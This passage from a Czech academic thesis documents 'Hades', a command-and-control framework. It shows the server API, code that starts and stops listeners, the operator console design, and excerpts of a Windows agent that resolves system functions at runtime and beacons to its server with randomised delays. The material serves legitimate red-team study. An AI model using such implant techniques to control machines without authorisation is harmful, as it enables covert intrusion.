17. **Help –** zjištění popisů určitého příkazu (příkazy pro Spirit agenta)

4.4.3 Technologie

Cronos je konzolový program a jeho účelem je vytvořit prostředí, kterým operátor může jednoduše dávat příkazy Spirit agentům a celkově ovládat Hades server. Cronos nemusí mít revoluční rychlost a podobně jako u Hades serveru je i zde důležitá stručnost a přehlednost kódu.

Podle zadání bylo možné si vybrat mezi konzolovým prostředím (CLI) a grafickým (GUI). Nejprve porovnáme zvažované grafické frameworky:

- Vue.js
- Qt
- NiGui

Tabulka 2 – Základní porovnání možných GUI frameworků [43] [44] [45]

Framework	Vue.js	Qt	NiGui
Jazyk	Javascript	C++	Nim
Autor	Evan You	The Qt Company	Simon Krauter
Licence	MIT	LGPL/GPL	MIT

Pro konzolovou verzi byly zvažovány následující programovací jazyky:

- Python
- Nim

Tabulka 3 - Základní porovnání možných programovacích jazyků pro CLI aplikace [46] [42]

Jazyk	Python	Nim
Autor	Python Software Foundation	Andreas Rumpf
Licence	PSFL	MIT
Kompilované	Ne [1]	Ano

[1] Python kód je možné kompilovat pomocí knihovny PyInstaller, která vytvoří spustitelný soubor obsahující samotný Python interpreter a použité balíčky v kódu. [57]

Vue.js

Vue.js je všestranný, přístupný a efektivní framework pro vytváření webových uživatelských rozhraní. Je založený na základě známých technologií jako je HTML, CSS a JavaScript s velmi dobrou dokumentací. Má bohatý ekosystém dalších knihoven nebo celých dalších frameworků. [43]

Výhody Vue.js frameworku:

- Možnost tvorby různých komponentů
- Množství dostupných knihoven
- **Relativně populární** – je možné dohledat různé problémy a jejich řešení
- Dobrá dokumentace
- **Křivka učení** – jelikož je framework založen na základech webových technologií, tak je možné se velice rychle dostat do vývoje

Nevýhody:

- **Rozdíly mezi verzí 2 a 3** – některé knihovny existují pouze na verzi 2 nebo 3 často bez možnosti kompatibility
- **Tvorba několika stránek** – při tvorbě aplikace s větším počtem stránek se vue stává neefektivním
- **Kód lze napsat mnoha způsoby** – kód se stejným cílem lze napsat mnoha způsoby

Qt

Qt framework obsahuje mnoho vysoce intuitivních a modularizovaných C++ knihoven s dostupným API pro zjednodušení vývoje. Vývoj v Qt produkuje vysoce čitelný a jednoduše udržitelný kód, který je možné použít na jakékoliv platformě [47].

Výhody Qt frameworku:

- **Velice populární** – hledání problémů a jejich řešení je snadné
- Výborná dokumentace
- Dostupné vlastní IDE k frameworku
- Nativní vývoj desktopových aplikací

Nevýhody:

- **Vývoj v C++** – vývoj v nízkoúrovňovém jazyce může být pomalejší a méně přístupný.

NiGui

NiGui je cross-platformní framework pro tvorbu nativních grafických aplikací založený na jazyce Nim. Poskytuje jednoduché API pro vývoj aplikací v jazyce Nim. Jeho hlavním cílem jsou platformy Windows, Linux přes GTK+3 a macOS přes GTK+3. V současné době je NiGui ve velice brzkém stádiu vývoje s malou komunitou. [45]

Výhody:

- Jednoduché API
- **Vývoj v jazyce Nim** – jazyk Nim má podobnou syntaxi jako Python a je v něm relativně snadné programovat

Nevýhody:

- **Prakticky žádná dokumentace** – různé funkce lze vyvodit ze čtení zdrojového kódu modulu
- **Málo dostupných widgetů** – různé grafické prvky zatím nebyly oficiálně vyvinuty
- **Malá komunita** – v případě výskytu problému není možné jej snadno dohledat a najít jeho řešení

Python

Python je interpretovaný objektově orientovaný programovací jazyk, který umožňuje rapidní vývoj a integrace různých systémů. Je uživatelsky přívětivý díky jeho stručné a snadné syntaxi. Poskytuje tvorbu různých knihoven a modulů, které navádí vývojáře k opakovanému použití kódu. [46] [48]

Výhody:

- Jednoduchý syntax jazyka
- Jednoduché vytváření objektů
- **Snadné debuggování** – místo různých signálů od operačního systému o selhání aplikace jsou zde vrženy výjimky, kterými lze najít jednoduše chyby
- Velmi bohatý ekosystém balíčků a knihoven
- Mnoho integrovaných datových struktur
- **Cross-platformní** – zdrojový kód bude fungovat na jakékoliv platformě kde je Python nainstalovaný

Nevýhody:

- **Interpretovanost** – při interpretaci dochází ke snížení výkonu
- **Verzování** – existuje mnoho knihoven, které jsou upravené pro určitou verzi a v případě jiné verze můžou zdrojové kódy přestat fungovat
- **Samostatný spustitelný soubor** – kód Pythonu musí být dynamicky spouštěn Python interepreterem a je tedy náročné vytvořit samostatný spustitelný soubor, který vykoná náš kód

Nim

Informace a popis jazyka Nim je možné nalézt v dřívější kapitole, kde se popisují technologie Spirit agenta. Zde se podíváme pouze na jeho výhody a nevýhody.

Výhody:

- **Snadný syntax** – Nim je inspirovaný jazykem Python. Je tedy snadno přístupný a určený k rapidnímu vývoji
- **Kompilovaný** – jazyk Nim nemá interpreter a je možné ho zkompilovat buď do samotného assembly, nebo popřípadě zdrojového kódu jazyka C, C++ nebo Javascript
- **Snadný debugging** – podobně jako u jazyka Python i zde je relativně snadné debuggování
- **Cross-platformní** – zdrojový kód lze zkompilovat do spustitelných formátů pro operační systémy Windows, Linux, BSD a macOS [42].
- **Rychlost** – právě kvůli možnosti kompilace je jazyk Nim přirozeně velice efektivní a rychlý

Nevýhody:

- **Popularita** – Nim je relativně populární jazyk, ale ne všechny problémy lze dohledat
- **Balíčky** – množství dostupných balíčků a knihoven není tak pestrý.

Výběr rozhraní

Před výběrem samotného jazyka nebo frameworku bylo nutné se rozhodnout, jestli bude vyvíjený klient v grafické nebo konzolové podobě. Pro tento úkol jsem určil tato subjektivní kritéria:

- **Množství kódu** – objemnost zdrojových kódů a různých knihoven
- **Uživatelský komfort** – dostupnost z pohledu uživatele
- **Časová náročnost** – doba implementace
- **Stylování** – množství různých možností pro úpravu vzhledu

Na základě těchto parametrů jsem došel k závěru, že nejefektivnější bude vývoj konzolové aplikace.

Konzolové aplikace mají zpravidla menší množství potřebného kódu a nutných knihoven. Tento případ se může lišit v závislosti na velikosti i potřebách dané aplikace a také, jakým programovacím jazykem se aplikace vytvářejí.

Uživatelský komfort je velmi subjektivní záležitost. Jak konzolové, tak grafické rozhraní má své výhody. Při užívání grafického rozhraní může být jednoduché navigovat a spouštět různé příkazy či jiné akce. Problém nastává v případě automatizace, kdy uživatel potřebuje automaticky podle skriptu spouštět dané akce. Tento problém je možné vyřešit implementací dodatečného skriptovacího API nebo integrovaného příkazového řádku, ale to je další část kódu, kterou by bylo nutné spravovat. Jelikož cílovým uživatelem je zde operátor, což je člověk, který bude pravděpodobně zručný v používání příkazového řádku, tak je zde konzolové rozhraní preferováno.

Tvorba grafických aplikací má velké spektrum podob a struktur. Návrh takové aplikace je časově mnohem náročnější než pouze psaní do příkazového řádku. A právě časové důvody byly jedním z hlavních faktorů, proč jsem vybral konzolové rozhraní.

Konečně stylování, které je úzce spjato s časovou náročností. Vzhledem k rozmanitosti grafických aplikací je náročné vše správně navrhnout, aby to bylo graficky přívětivé a uživatel měl dobrou zkušenost s používáním aplikace. Tento problém je zdaleka menší v konzolovém prostředí, kde jsou jen omezené možnosti, jak lze aplikaci stylově upravit. Například změna barvy písma, použití znaků pro odřádkování nebo dynamické zobrazování hodnot v příkazovém řádku.

Výběr programovacího jazyka

Pro konzolové rozhraní byly zvažovány pouze dva programovací jazyky.

V tomto případě nebyl výběr závislý na různých kritériích. Python byl pro mě zprvu jasnou volbou, jelikož disponuje ideálním množství knihoven pro konzolové aplikace, dostupností řešených problémů i jejich řešení, kvalitou dokumentace a také mám s tímto jazykem relativně bohaté a pozitivní zkušenosti. Naopak jazyk Nim je méně populární a má teoreticky menší repertoár knihoven a modulů k dispozici. Osobně mi ale koncept celého jazyka, který je možné zkompilovat do jazyka C, C++ nebo JavaScript, přišel jako fascinující. Právě z tohoto důvodu jsem se rozhodl obětovat výhody Pythonu a přejít na Nim. Navíc se samotný autor jazyka Nim nechal inspirovat právě Python syntaxí, tudíž je velice jednoduché číst zdrojové kódy a pracovní efektivita se díky tomu prakticky nemění.

nancy

Při vývoji Cronos klienta byly nejprve použity tabulátory pro odsazování textu. Toto stylování má velikou nevýhodu. Každý sloupec může mít jinou velikost a následně to zkazí veškeré formátování.

Právě pro tento problém byla vytvořena knihovna „nancy“, pomocí které je možné snadným způsobem stylovat text ve formě tabulek. Tohoto lze dosáhnout za použití velice jednoduchého, ale efektivního API. Mimo jiné také podporuje ANSI stylování. [49]

nim-noise

Cronos klient převážně funguje jako příkazový řádek. V současnosti existuje mnoho vychytávek klasických příkazových řádků jako je Powershell nebo Bash. Tyto možnosti nejsou v klasické knihovně jazyka Nim.

Právě tyto možnosti obsahuje knihovna „nim-noise“. Například historie příkazů, různé složitější pohyby kurzoru, ošetření signálů, podpora ANSI stylování atd. Knihovna má velice intuitivní API s ukázkovým kódem pro ještě lepší představu. [50]


4.4.4 Architektura

Cronos klient je tedy konzolová aplikace a nepoužívá žádnou náročnou nadstavbu. Hlavní vlákno zde řídí jak vstup, tak i (z většiny) výstup pro uživatele. Jsou zde ještě další dvě vlákna, které mají za úkol hlídat nově registrované Spirit agenty anebo přijaté výsledky z příkazů. Tato vlákna nazývám “watchdog”.

Před použitím samotné integrované příkazové řádky je nutné autentizovat operátora. Tento proces nastává na úplném začátku spuštění.

Dohromady existují dva integrované příkazové řádky s odlišnými příkazy v Cronos klientovi. Jeden je pro celkové ovládání Hades serveru a druhým se řídí určití agenti.

Příkazy jsou ukládány ve struktuře a jsou načteny při spuštění Cronos klienta, díky této struktuře je možné jednoduše vytvářet moduly pro každý příkaz.




Obr. 4.12 – Vizualizace modulů v Cronos klientovi

Obrázek je rozdělen na dvě části podle příkazového řádku. Objekty v příkazových řádcích představují dostupné moduly (příkazy).

Takový příkazový řádek funguje na principu nekonečného cyklu, kdy uživatel zadá vstupní data a na základě typu dat se provedou různé operace. Právě tuto proceduru je možné definovat stavovým diagramem.

Samotný konec tohoto stavového diagramu znamená konec celého Cronos klienta. Ale v případě Spirit příkazového řádku by konec nevypnul celou aplikaci a pouze by se vrátil do Cronos příkazové řádky.



Obr. 4.13 – Stavový diagram fungování příkazového řádku

4.4.5 Konzolové uživatelské rozhraní

Uživatelské rozhraní v konzolovém prostředí není tak rozmanité jako grafické. V tomto případě je nejdůležitější pohodlí užívání příkazových řádků, což znamená funkční historie nebo různé operace s kurzorem (např. posun o celá slova).

Každý příkazový řádek (Spirit nebo Cronos) má charakteristický řetězec znaků, který se vypisuje při každém novém řádku po zadání příkazu (formát příkazové řádky).

```
[CRONOS] (Admin) $>
```

Kód 4.1 – Prefix pro Cronos příkazový řádek

V případě Cronos příkazového řádku je nejprve vložen název „Cronos“, který značí současně užívaný příkazový řádek. Následuje jméno operátora v kulatých závorkách. Zakončené je vše znaky „$>“, které následuje místo pro vstupní data uživatele.

```
[39285ebcab6e5c755a48c3882e35e491] (Admin) $>
```

Kód 4.2 – Prefix pro Spirit příkazový řádek

Na rozdíl od Cronos příkazové řádku je zde na prvním místě vypsaný unikátní identifikátor současně ovládaného agenta. Zbytek zůstává stejný.

5 Implementace

V této sekci se popisují důležité části kódů ve všech aplikacích Hades frameworku, různé konfigurace, popřípadě kompilaci aplikací a jejich nasazení. Zdrojové kódy jsou šiřitelné pod licencí BSD-3-Clause [51].

5.1 Verzování

Verzování kódů proběhlo pomocí nástroje Git. Je to nejrozšířenější nástroj v této kategorii a díky němu je možné jednoduše pracovat v týmu. Velmi důležitou funkcionalitou je udržování historie, díky čemu je jednoduché vrátit předchozí změny.

Framework je verzován individuálně pro každé části. Jsou tedy k dispozici tři repozitáře.

5.2 Hades server

V této kapitole si popíšeme implementaci Hades API (možné modifikace), fungování listenerů i jeho API a dostupné třídy pro práci. Mimo jiné se také podíváme na způsob nasazení.

5.2.1 Spuštění Hades serveru

Startování Hades serveru probíhá chronologicky následně:

1. Načtení konfiguračního souboru „config.py" ze složky „instance"

Tento soubor obsahuje tajné proměnné, jako je základní administrátorský uživatel a klíč pro podepisování JWT. Tento soubor není součástí repozitáře, protože by měl být vždy individuálně nastaven. Je tedy nutné vytvořit vlastní a vložit ho do složky „instance".

```
SECRET_KEY = 'random!123'
ADMIN_USER = "Admin"
ADMIN_PASSWORD = "Password123"
```

Kód 5.1 – Ukázka konfiguračního souboru pro Hades server

2. V případě neexistující databáze se vytvoří všechny nutné tabulky a přidá se hlavní uživatel
3. Inicializace proměnných v prostředí

4. Přidání ošetřovacích funkcí při exitu a spuštění listenerů

```
def schedule_startup_listeners():

    try:
        os.mkdir(os.environ.get('TMP_DIR'))
    except:
        pass

    relative_path = os.path.join(os.environ.get('ATEXIT_PATH'),"../")
    database_path = os.path.join(relative_path,"instance","Hades.db")
    conn = sqlite3.connect(database_path)
    cur = conn.cursor()
    res = cur.execute("SELECT * FROM Listener WHERE start = 1")
    res = res.fetchall()

    if(res == []):
        return

    for row in res:
        temp_list = Listener(name=row[1],ip=row[2],port=row[3],uri=row[4])
        temp_list.id = row[0]
        new_pid = start_listener(temp_list)
        if(new_pid == -2):
            hades_logger.error(f'{row[1]} listener was not started, because
it cannot bind to the host!')
            continue
        if(new_pid == -1):
            hades_logger.error(f'{row[1]} listener was not started, because
it appears it is already running!')
            continue
        hades_logger.info(f'Started {row[1]} listener on {row[2]}:{row[3]}')
        sql = f"UPDATE Listener SET pid = {new_pid} WHERE id={row[0]}"
        cur.execute(sql)
        conn.commit()
```

Kód 5.2 – Funkce start listeneru při spuštění Hades serveru

Účelem startovací funkce je tvorba dočasné Hades složky, kde se ukládají konfigurační soubory daných listenerů a zároveň nastartování veškerých listener objektů v databázi, které jsou k tomu určeny. V případě chyby tato funkce vytvoří chybovou hlášku do logu.

5. Inicializace všech přístupových bodů

5.2.2 API

Veškeré možné přístupové body Hades API jsou rozděleny do různých modulů (blueprint). Každý tento modul má specifický účel. Veškeré možné moduly jsou dostupné v návrhu Hades serveru. Tyto moduly lze v repozitáři Hades serveru najít pomocí slova „bl“.

Popíšeme si zde veškeré možné přístupové body a následně ukázku kódu pro případnou modifikaci API.

Tasks

Modul pro správu objektu Task má předponu „/task“.

Tabulka 4 – Dostupné API pro modul Tasks

Přístupová cesta	Metoda	Popis
/create/<spirit_uid>	POST	Vytvoření nového Task objektu (rozkaz) pro Spirit agenta
/all	GET	Získání všech Task objektů
/all/<spirit_uid>	GET	Získání všech Task objektů pro určitého Spirit agenta
/all/<spirit_uid>	DELETE	Smazání všech rozkazů pro Spirit agenta
/<task_uid>	DELETE	Smazání určitého Task objektu
/<task_uid>	GET	Získání určitého Task objektu
/update/<task_uid>	PATCH	Aktualizace určitého Task objektu

Users

Modul pro správu uživatelů (operátorů) má předponu „/user“.

Tabulka 5 – Dostupné API pro modul Users

Přístupová cesta	Metoda	Popis
/<id>	GET	Získání User objektu podle id
/<username>	GET	Získání User objektu podle jména
/<id>	DELETE	Smazání User objektu podle id
/all	GET	Získání všech User objektů
/change	POST	Změna hesla pro daného uživatele

Authentication

Modul pro autentizaci má předponu „/auth“.

Tabulka 6 – Dostupné API pro modul Authentication

Přístupová cesta	Metoda	Popis
/login	POST	Autentizace uživatele a získání JWT
/register	POST	Registrace nového uživatele

Result

Modul pro správu Result objektů má předponu „/result“.

Tabulka 7 – Dostupné API pro modul Result

Přístupová cesta	Metoda	Popis
/<task_uid>	GET	Získání Result objektu podle Task identifikátoru
/all	GET	Získání všech Result objektů

Listener

Modul pro správu Listener objektů má předponu „/listener“.

Přístupová cesta	Metoda	Popis
/create	POST	Tvorba nového Listener objektu
/start/<id>	POST	Spuštění listener procesu podle id
/start/<name>	POST	Spuštění listener procesu podle jména
/stop/<id>	POST	Zastavení listener procesu podle id
/stop/<name>	POST	Zastavení listener procesu podle jména
/<id>	DELETE	Smazání Listener objektu podle id
/<name>	DELETE	Smazání Listener objektu podle jména
/<id>	PATCH	Aktualizace parametrů pro Listener objekt podle id
/<name>	PATCH	Aktualizace parametrů pro Listener objekt podle jména
/<id>	GET	Získání Listener objektu podle id
/<name>	GET	Získání Listener objektu podle jména
/all	GET	Získání všech Listener objektů
/	GET	Získání všech Listener objektů, které se spouští při spuštění Hades sereveru

Spirit

Modul pro správu Listener objektů má předponu „/spirit“.

Přístupová cesta	Metoda	Popis
/<spirit_uid>	GET	Získání Spirit objektu podle jeho identifikátoru
/all	GET	Získání všech Spirit objektů
/<spirit_uid>	DELETE	Smazání Spirit objektu podle jeho identifikátoru
/all	DELETE	Smazání všech Spirit objektů

```
@result_blueprint.route('/all', methods = ['GET'])
@login_required
def get_result_all():

    results = Result.query.all()

    result_array = []
    for i in results:
        result_array.append(i.as_dict())

    return jsonify(result_array),200
```

Kód 5.3 – Ukázka implementace přístupového bodu

V případě, že by bylo nutné přidat nový přístupový bod, tak je nutné dodržet jistý syntax.

Nejprve je v každém modulu definovaná jeho cesta a přístupová metoda. Po této cestě následuje funkce „login_required“, která nám říká, že cesta je přístupná pouze za použití autentizačního JWT.

Následuje samotná implementace dané funkce, která musí vracet výsledek. Společně s tímto výsledkem je možné poslat chybový kód.

5.2.3 Spouštění listeneru

Spouštění listeneru je součástí jak samotného API, tak i při startu Hades serveru (pokud je listener tak nastaven).

```
def start_listener(listener):
    if listener.pid != None:
        return -1
    bind = is_bound(listener)
    if(bind == True):
        return -2
    relative_path = os.path.join(os.environ.get('ATEXIT_PATH'),"../")
    database_path = os.path.join(relative_path,"instance","Hades.db")
    db_path = f"sqlite:///{database_path}"
    conf = build_config(listener,os.environ.get('TMP_DIR'),db_path)
    return execute_wsgi(listener,conf)
```

Kód 5.4 - Funkce startování listener procesu

Samotná funkce pro spuštění listener procesu je založena na stavovém diagram v návrhu (viz obr. 4.7). Chybné hlášky zde nejsou definovány, pouze číselná forma, na základě které se následně určuje typ hlášky.

Důležitou funkcí je zde tvorba konfiguračního souboru. Tato funkce vytváří soubor na základě jména daného listeneru do dočasné složky. Tento soubor obsahuje parametry jako je předpona URI adresy v Listener API, úplná cesta k Hades databázi, identifikátor a jméno listeneru.

Některé parametry se posílají přímo při spuštění listener procesu, jako je třeba jeho port nebo IP. Pro samotné spuštění se používá modul subprocess, který je nativně dostupný v jazyce Python. Pomocí tohoto modulu se spustí program gunicorn, který obsahuje samotnou listener aplikaci. Gunicorn vytváří také podprocesy a je na tento fakt nutné brát ohled.

5.2.4 Zastavení listeneru

Samotné zastavení listener procesu není tolik náročné jako jeho start. Jsou zde ale jisté problémy, které je nutné řešit.

```
def stop_listener(listener):
    if(is_running(listener.pid) == False):
        return None
    try:
        os.killpg(os.getpgid(listener.pid), SIGTERM)
        return True
    except:
        return None
```

Kód 5.5 – Funkce pro zastavení listener procesu

Nejprve je nutné zkontrolovat PID listeneru v databázi a v systému. V případě, že neexistuje, je jasné, že listener zrovna není spuštěn nebo nastala chyba jinde. Následně je tedy nutné proces zastavit, ale musíme brát ohled na vytvořenou skupinu podprocesů. V případě jakékoliv chyby při ukončování programu je vrácena hodnota nula.

```
def is_running(pid):
    if os.path.isdir(f'/proc/{str(pid)}'):
        return True
    return False
```

Kód 5.6 – Funkce pro kontrolu běhu listener procesu

Kód zkontroluje přítomnost daného identifikátoru v „/proc“ složce, která obsahuje běžící procesy v Linux operačním systému. V případě neexistujícího PID vrátí false.

5.2.5 Listener API

API pro Spirit agenty je mnohonásobně méně náročné než pro operátora, protože nepotřebuje celkovou kontrolu nad objekty v databázi (žádné CRUD operace). Veškeré operace v tomto API buď vrací kód 200, nebo 404 (lze případně jednoduše modifikovat).

Obsahuje tedy tři hlavní přístupové body a těmi jsou:

- **Register** – registrace Spirit agenta
- **Tasks** – obdržení úkolů pro Spirit agenta
- **Results** – Přijímání dat od Spirit agentů

Register

Tento přístupový bod vytváří nový Spirit objekt na základě IP adresy Spirit agenta a aktivního listeneru. Univerzální identifikátor tohoto Spirit objektu je následně vrácen jako odpověď.

Tasks

Tento přístupový bod očekává argument „uid“, který odkazuje na univerzální identifikátor Spirit objektu. V případě jakékoliv chyby se vrací odpověď s kódem „404“. Následně se získají z databáze všechny Task objekty, které nemají dostupný výsledek. Ty se spojí dohromady a vytvoří se tak objekt všech Task objektů.

Results

Obdobně jako u API pro získání příkazů se i zde počítá s identifikátorem Spirit objektu. Následně se získávají obsahy polí „object“ a „code“ v přijatém JSON objektu, podle kterého je vytvořen Result objekt. Odpovědí tohoto API je identifikátor Task objektu.

5.2.6 Nasazení

Hades server je webová aplikace poskytující API, které by mělo být dostupné všem operátorům, kteří chtějí ovládat Spirit agenty. Samotné Hades API by ale nemělo být dostupné veřejně, kdežto listener API by mělo. Ačkoliv je Hades server napsaný v multiplatformním jazyce, tak je omezen určitými implementacemi pouze pro Linux platformu.

Spuštění Hades serveru lze pomocí hlavního skriptu „Hades.py" (popřípadě je možné spustit přímo samotnou Flask aplikaci).

```
python3 Hades.py --ip 127.0.0.1 --port 1234
```

Kód 5.7 – Ukázka spuštění Hades serveru

Pomocí parametru „ip" je možné definovat naslouchávací IPv4 adresu. Pomocí parametru „port" je možné definovat naslouchávací port.

Na tuto kombinaci IP adresy a portu je nutné se připojit pomocí Cronos klienta (popřípadě doména). Spirit agenti používají listener API, které lze nastavit a poupravit (je nutné agenta přizpůsobit těmto podmínkám).

5.3 Spirit agent

Tato kapitola obsahuje implementace důležitých funkcí i struktur celého Spirit agenta, algoritmy pro dynamické hledání exportovaných funkcí, implementace výčtu běžících procesů, možnosti konfigurace při kompilaci společně se samotnou kompilací a shrnutí, jak by mohl být Spirit agent nasazen.

5.3.1 Využití WinAPI

Díky „Winapi_Array“ struktuře je možné využívat veškeré funkce, které poskytuje operační systém Windows (přesněji Windows API).

```
struct Winapi_Array{
	ptrRtlSizeHeap RtlSizeHeap;
	ptrMultiByteToWideChar MultiByteToWideChar;
	ptrGetTokenInformation GetTokenInformation;
	ptrLookupAccountSidW LookupAccountSidW;
	ptrWinHttpOpen WinHttpOpen;
	ptrWinHttpConnect WinHttpConnect;
. . . . . .
```

Kód 5.8 – Částečná definice struktury „Winapi_Array“

Struktura obsahuje odkazy na různé funkce a lze ji relativně jednoduše modifikovat.

Při modifikaci je nutné definovat danou funkci pomocí oficiálních Windows API dokumentace, kterou lze následně vložit do samotné struktury.

```
typedef BOOL (WINAPI * ptrWinHttpQueryHeaders)(
  HINTERNET hRequest,
  DWORD     dwInfoLevel,
  LPCWSTR   pwszName,
  LPVOID    lpBuffer,
  LPDWORD   lpdwBufferLength,
  LPDWORD   lpdwIndex
);
```

Kód 5.9 – Příklad definice odkazu na Windows API funkci

Po vložení definice stačí za běhu programu najít odkaz na danou funkci v paměti.

5.3.2 Inicializace

Před spuštěním jakéhokoliv cyklu je nutné naplnit proměnnou winapi, což je struktura typu „Winapi_Array“, jejíž funkcionalita byla vysvětlena o kapitolu dříve.

```
struct Winapi_Array stack_winapi;
winapi = &stack_winapi;

init_winapi();

spirit_heap_handle = winapi->HeapCreate(0,0,0);
```

Kód 5.10 – Inicializace struktury „Winapi_Array“

Tato proměnná bude uložena v zásobníku, jelikož v tuto chvíli ještě není vytvořená nová halda pro dynamickou paměť. Následuje vytvoření odkazu na strukturu a konečně zavoláme funkci „init_winapi“, ve které se načítají všechny různé funkce z možných knihoven. Při modifikaci je nutné do této funkce přidat i své nové API. K tomu je třeba jméno knihovny, která tuto funkci vlastní a název funkce. Kromě hledání samotných API funkcí je také nutné inicializovat proměnnou „spirit_heap_handle“, která obsahuje odkaz na haldu užívanou všemi ostatními funkcemi Spirit agenta.

Následující kód obsahuje pouze vybrané části pro ukázku funkce „init_winapi“:

```
// Load kernelbase functions
LPVOID kernelbase = spirit_GetModuleHandle(L"kernelbase.dll");

. . . . . .
winapi->HeapCreate = spirit_GetProcAddress(kernelbase,(char *)"HeapCreate");
winapi->HeapDestroy = spirit_GetProcAddress(kernelbase,(char *)"HeapDestroy");

LPVOID advapi32 = spirit_GetModuleHandle(L"advapi32.dll");
if(advapi32 == NULL){
       advapi32 = winapi->LoadLibraryW(L"advapi32.dll");
}

// Load advapi32 functions
winapi->LookupAccountSidW = spirit_GetProcAddress(advapi32,(char *)"LookupAccountSidW");
winapi->OpenProcessToken = spirit_GetProcAddress(advapi32,(char *)"OpenProcessToken");

// Load ntdll functions
LPVOID ntdll = spirit_GetModuleHandle(L"ntdll.dll");
. . . . . .
winapi->snprintf_s = spirit_GetProcAddress(ntdll,(char *)"_snprintf_s");
winapi->snwprintf_s = spirit_GetProcAddress(ntdll,(char *)"_snwprintf_s");
winapi->strtol = spirit_GetProcAddress(ntdll,(char *)"strtol");
winapi->RtlSizeHeap = spirit_GetProcAddress(ntdll,(char *)"RtlSizeHeap");
winapi->RtlAllocateHeap = spirit_GetProcAddress(ntdll,(char *)"RtlAllocateHeap");
winapi->RtlFreeHeap = spirit_GetProcAddress(ntdll,(char *)"RtlFreeHeap");
```

Kód 5.11 – Částečná definice funkce „init_winapi“

V případě knihoven „kernelbase.dll“ a „ntdll.dll“ není nutné kontrolovat jejich existenci, jelikož jsou vždy nahrány do paměti. Je tedy možné z nich rovnou funkce hledat.

5.3.3 Registrační cyklus

Registrace Spirit agenta je založena na stavovém diagramu životní cyklu Spirit agenta (viz. obr. 4.9).

```
struct json_value_s* get_uid(){
	struct json_value_s* uid_json;
	int i = 0;
	while(1){

		// We exceeded max_tries so we end
		if(max_tries != -1){
			if(i >= max_tries) safely_end(1);
		}

		// Session is occupied so we free it and set it to NULL
		if(http_session != NULL){
			winapi->WinHttpCloseHandle( http_session );
			http_session = NULL;
		}

		uid_json = register_spirit();
		if(uid_json != 0){
			break;
		}
		winapi->Sleep(sleep_time + get_random());
		i++;
	}

	return uid_json;
}
```

Kód 5.12 – Definice funkce pro registraci Spirit agenta

Funkce spustí neomezený cyklus a následně vykoná porovnání s maximálním počtem pokusů, zda se nerovná číslu -1. V případě, že nikoliv, tak se porovnává současný počet pokusů s maximálním a při překročení se ukončí s kódem 1.

Následně kontroluje stav proměnné „http_session“, která obsahuje odkaz na interní struktury knihovny „winhttp.dll“. V případě, že existuje, uvolní se paměť a nastaví se na nulu.

Konečně přichází samotná registrace agenta, která vrací odkaz na řetězec znaků v paměti. Pokud tento odkaz neexistuje, se spouštěním Spirit agenta se zastaví funkcí „Sleep“ a přidá se současný počet pokusů o jeden.

```
struct json_value_s* tasks;
struct json_value_s* uid_json = get_uid();
struct json_object_s* object = (struct json_object_s*)uid_json->payload;
wchar_t * uid = convert_to_wchar(json_value_as_string(object->start->value)->string);
```

Kód 5.13 – Použití funkce „get_uid“

Získaný univerzální identifikátor po registraci je kódován do charakterů o šířce dvou bajtů. Toto kódování je nutné při použití v dalších komunikacích.

5.3.4 Hlavní cyklus

Po registraci přichází hlavní cyklus Spirit agenta. I tento cyklus je založený na stavovém diagramu životního cyklu (viz. obr. 4.9).

```
while(1){

	if(max_tries != -1){
		if(i >= max_tries) break;
	}
	tasks = get_spirit_tasks(uid);

	if(tasks == NULL){
		if(max_tries != -1) i++;

	// Spirit was deleted so we register it again
	}else if(tasks == -1){

		free(uid); // free last uid allocation

		uid_json = get_uid();
		object = (struct json_object_s*)uid_json->payload;
		uid = convert_to_wchar(json_value_as_string(object->start->value)->string);
		//uid = json_value_as_string(object->start->value)->string;

	// Else parse and execute tasks
	}else{
		parse_tasks(tasks);
